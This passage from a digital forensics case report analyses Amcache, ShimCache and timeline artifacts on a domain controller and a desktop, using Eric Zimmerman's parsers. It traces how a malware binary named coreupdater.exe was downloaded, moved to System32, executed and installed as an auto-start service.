
Shimcache and Amcache Analysis


```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AmcacheParser\NET 6>AmcacheParser.exe -f "D:\Case\DC Triage\F\Windows\
AppCompat\Programs\AmCache.hve" --csv "D:\Case\DC Triage" --csvf amcache.csv
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f D:\Case\DC Triage\F\Windows\AppCompat\Programs\AmCache.hve --csv D:\Case\DC Triage --csvf amcache.csv

Warning: Administrator privileges not found!


D:\Case\DC Triage\F\Windows\AppCompat\Programs\AmCache.hve is in old format!

Total file entries found: 136
Found 2 unassociated file entries

Results saved to: D:\Case\DC Triage

Total parsing time: 0.069 seconds
```



The Amcache analysis on CITADEL-DC01 using Eric Zimmerman's AmcacheParser did not yield any actionable findings. While a total of 136 entries were parsed, only two unassociated entries were highlighted. Upon inspection in Timeline Explorer, both entries, comreg.exe and vm3dsservice.exe, appear to be legitimate files located in typical system or VMware driver directories. We can reasonably conclude that the Amcache data provided no additional insight into the attack chain or malware artifacts beyond what has already been confirmed through browser forensics and memory analysis.



Command Prompt
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AmcacheParser\NET 6>AmcacheParser.exe -f "D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\AmCache.hve" --csv "D:\Case\Desktop Triage\Amcache" --csvf amcache.csv
AmcacheParser version 1.5.1.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser
Command line: -f D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\AmCache.hve --csv D:\Case\Desktop Triage\Amcache --csvf amcache.csv
Warning: Administrator privileges not found!
Two transaction logs found. Determining primary log...
Primary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2, secondary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
At least one transaction log was applied. Sequence numbers have been updated to 0x0037. New Checksum: 0xDD64325F
Two transaction logs found. Determining primary log...
Primary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2, secondary log: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG2
Replaying log file: D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\Amcache.hve.LOG1
At least one transaction log was applied. Sequence numbers have been updated to 0x0037. New Checksum: 0xDD64325F
D:\Case\Desktop Triage\G\Windows\AppCompat\Programs\AmCache.hve is in new format!
Total file entries found: 98
Total shortcuts found: 35
Total device containers found: 16
Total device PnPs found: 201
Total drive binaries found: 371
Total driver packages found: 4
Found 15 unassociated file entry
Results saved to: D:\Case\Desktop Triage\Amcache


This PC
Data (D:)
Case
Desktop Triage
Amcache
Sort
View
Name
Date modified
Type
Size
amcache_DeviceContainers.csv 11/05/2025 1:59 PM Microsoft Excel Co... 4 KB
amcache_DevicePnps.csv 11/05/2025 1:59 PM Microsoft Excel Co... 102 KB
amcache_DriveBinaries.csv 11/05/2025 1:59 PM Microsoft Excel Co... 108 KB
amcache_DriverPackages.csv 11/05/2025 1:59 PM Microsoft Excel Co... 2 KB
amcache_ShortCuts.csv 11/05/2025 1:59 PM Microsoft Excel Co... 6 KB
amcache_UnassociatedFileEntries.csv 11/05/2025 1:59 PM Microsoft Excel Co... 6 KB
Command Prompt
SarjounRadiyeh~C:\Users>




The Amcache analysis on DESKTOP-SDN1RPT revealed the presence of the coreupdater.exe binary, confirming that the malware had executed or at least been recognized by the system. It appeared in the main binary listing and shortcut tables, but its recorded link date, "2010-04-14 22:06:53", is too early and likely incorrect metadata. No additional malware of interest was discovered in the Amcache beyond what we already knew from earlier analysis. The presence of coreupdater.exe here helps validate its execution on the machine, but doesn't add new insights into origin or behavior.

```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AppCompatCacheParser\NET 6> AppCompatCacheParser.exe -f "D:\Case\DC Triage\F\Windows\System32\config\SYSTEM_clean" --csv "D:\Cases\DC Triage\Shimcache" --csvf ShimCache_Output.csv
AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -f D:\Case\DC Triage\F\Windows\System32\config\SYSTEM_clean --csv D:\Cases\DC Triage\Shimcache --csvf ShimCache_Output.csv

Warning: Administrator privileges not found!

Processing hive 'D:\Case\DC Triage\F\Windows\System32\config\SYSTEM_clean'

***The following ControlSet00x keys will be exported: 1,2. Use -c to process keys individually
Found 140 cache entries for Windows81_Windows2012R2 in ControlSet001
Found 140 cache entries for Windows81_Windows2012R2 in ControlSet002

Results saved to 'D:\Cases\DC Triage\Shimcache\ShimCache_Output.csv'


SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AppCompatCacheParser\NET 6>
```




The ShimCache analysis of the CITADEL-DC01 domain controller revealed no evidence of the coreupdater.exe binary being executed on the system. While the AppCompatCache Parser by Eric Zimmerman successfully extracted 140 entries from each ControlSet, a manual inspection of the parsed ShimCache_Output.csv confirms that coreupdater.exe does not appear among the listed executable paths. This absence suggests that although the file may have existed on the system, it was not executed in a manner that left a trace in the Application Compatibility (ShimCache) records on this machine.


```
SarjounRadiyeh~D:\DFIR Tools\Eric Zimmerman Tools\AppCompatCacheParser\NET 6> AppCompatCacheParser.exe -f "D:\Case\Desktop Triage\G\Windows\System32\config\
SYSTEM_clean" --csv "D:\Case\Desktop Triage\Shimcache" --csvf ShimCache_Output.csv
AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -f D:\Case\Desktop Triage\G\Windows\System32\config\SYSTEM_clean --csv D:\Case\Desktop Triage\Shimcache --csvf ShimCache_Output.csv

Warning: Administrator privileges not found!

Processing hive 'D:\Case\Desktop Triage\G\Windows\System32\config\SYSTEM_clean'

Found 266 cache entries for Windows10C_11 in ControlSet001

Results saved to 'D:\Case\Desktop Triage\Shimcache\ShimCache_Output.csv'
```



The ShimCache analysis for DESKTOP-SDN1RPT revealed a total of 266 entries extracted from ControlSet001 of the SYSTEM hive. However, coreupdater.exe was not present among the recorded entries, neither as an executed nor a non-executed binary. This indicates that although the malware may have existed on disk or been involved in the compromise, it was not recorded in the application compatibility cache, suggesting it was either never executed directly, executed in a manner that bypassed ShimCache logging, or purged due to cache limitations or overwrites.

SuperTimeline Analysis





On September 19, 2020, at 02:24, the executable file coreupdater.exe was first created in the directory C:\Users\Administrator\Downloads on the Domain Controller (CITADEL-DC01). This initial placement suggests that the attacker likely downloaded the malware using the Administrator profile.

Shortly thereafter, the coreupdater.exe file was moved to the directory C:\Windows\System32, a location consistent with an attempt to establish system-wide persistence. The relocation of the file indicates the attacker's intent to give the malware elevated privileges and ensure its execution.

At 02:24, coreupdater.exe was executed, initiating its first run. The file exhibited multiple file creation, modification, and deletion events in rapid succession, including the creation of several .partial files, which are consistent with the artifact patterns of a malicious process attempting to execute in-memory payloads.

On the same day, at 02:27, coreupdater.exe was identified in the Event Logs as being installed as a service, with an automatic startup type. This further solidified its persistence by making it a system-level service that starts automatically with each system reboot.

